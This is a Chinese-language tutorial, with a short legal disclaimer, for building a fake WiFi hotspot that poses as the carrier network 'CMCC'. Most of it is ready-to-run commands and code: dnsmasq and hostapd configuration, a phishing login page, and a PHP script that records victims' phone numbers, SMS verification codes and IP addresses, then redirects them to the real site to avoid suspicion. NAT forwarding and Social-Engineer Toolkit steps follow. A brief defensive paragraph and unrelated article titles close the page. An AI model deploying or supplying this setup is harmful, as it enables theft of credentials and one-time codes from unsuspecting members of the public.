法律警示:未經授權建立釣魚熱點、竊取個人資料屬違法行為(違反《網絡安全法》第 27 條、《個人資訊保護法》)。本文僅供授權滲透測試/安全教學/靶場演練參考,嚴禁用於非法用途。
# 1. 啟用介面並配置靜態 IP (攻擊機作為閘道)
ifconfig wlan0 up
ifconfig wlan0 192.168.10.1/24

# 2. 安裝並配置 DHCP (dnsmasq 更輕量)
apt-get update && apt-get install -y dnsmasq hostapd apache2 php setoolkit
cat > /etc/dnsmasq.conf <<EOF
interface=wlan0
dhcp-range=192.168.10.10,192.168.10.100,255.255.255.0,12h
dhcp-option=3,192.168.10.1
dhcp-option=6,192.168.10.1
address=/#/192.168.10.1
EOF
systemctl restart dnsmasq

# 3. 配置 hostapd (AP 模式)
cat > /etc/hostapd/hostapd.conf <<EOF
interface=wlan0
driver=nl80211
ssid=CMCC
hw_mode=g
channel=6
macaddr_acl=0
auth_algs=1
ignore_broadcast_ssid=0
EOF
# 測試 AP
hostapd /etc/hostapd/hostapd.conf

# 4. 配置 Apache 釣魚頁面
cat > /var/www/html/index.html <<EOF
<!DOCTYPE html>
<html><head><meta charset="utf-8"><title>CMCC WiFi 認證</title></head>
<body>
<h2>歡迎使用 CMCC WiFi</h2>
<form action="capture.php" method="POST">
手機號: <input name="phone" type="tel" required><br>
驗證碼: <input name="code" type="text" required><br>
<button type="submit">免費上網</button>
</form>
</body></html>
EOF
cat > /var/www/html/capture.php <<EOF
<?php
$log = fopen("captured.txt", "a");
fwrite($log, date("Y-m-d H:i:s")." | Phone: ".$_POST['phone']." | Code: ".$_POST['code']." | IP: ".$_SERVER['REMOTE_ADDR']."\n");
fclose($log);
header("Location: https://www.cmcc.com"); // 重導向真實頁面降低懷疑
?>
EOF
systemctl restart apache2

# 5. 啟用 NAT 轉發 (讓受害者能上網,增加可信度)
echo 1 > /proc/sys/net/ipv4/ip_forward
iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE
iptables -A FORWARD -i wlan0 -j ACCEPT

# 6. 使用 SET Wireless Attack Vector 自動化 (替代手動上述步驟)
cd /pentest/exploits/set/
./set
# 選單: 1) Social-Engineering Attacks → 8) Wireless Access Point Attack Vector → 1) Start
# 按提示選擇 wlan0、SSID、DHCP 範圍、釣魚頁面路徑



技術門檻極低(單張支援 AP 模式網卡 + Linux + 幾條命令),危害極大(收集手機號、帳密、Session、推送惡意 APK/配置描述檔)。防禦核心在於用戶安全意識與網路基礎設施可見性。滲透測試人員請嚴格遵循授權範圍,藍隊同仁請優先部署 WIPS 與用戶教育。
DNF 2015國慶禮包體驗服搶先看:388/199兩檔、六大職業時裝外觀展示、國服原創首發、武器裝扮或有多形態
非正常安裝 Office 怎麼卸載?Msicuu2、Fix it、完美卸載三大神器實測對比
人生日歷 App 深度評測:跨端同步、陰曆黃曆、加密日記、社區「日子」、時間管理神器
一鍵顯示檔案副檔名:Windows 10/11 圖文教學,避免惡意程式偽裝
《喪屍圍城1》全成就/成就解鎖條件完整匯總:殺僵屍/救倖存者/拍照/特技/生存/結局等 50+ 項目
MySQL 管理精進細節:分號處理、關聯陣列、多表別名、TEXT/DATE/SET 型別、無緩衝查詢、通配符、NOT NULL 與空值陷阱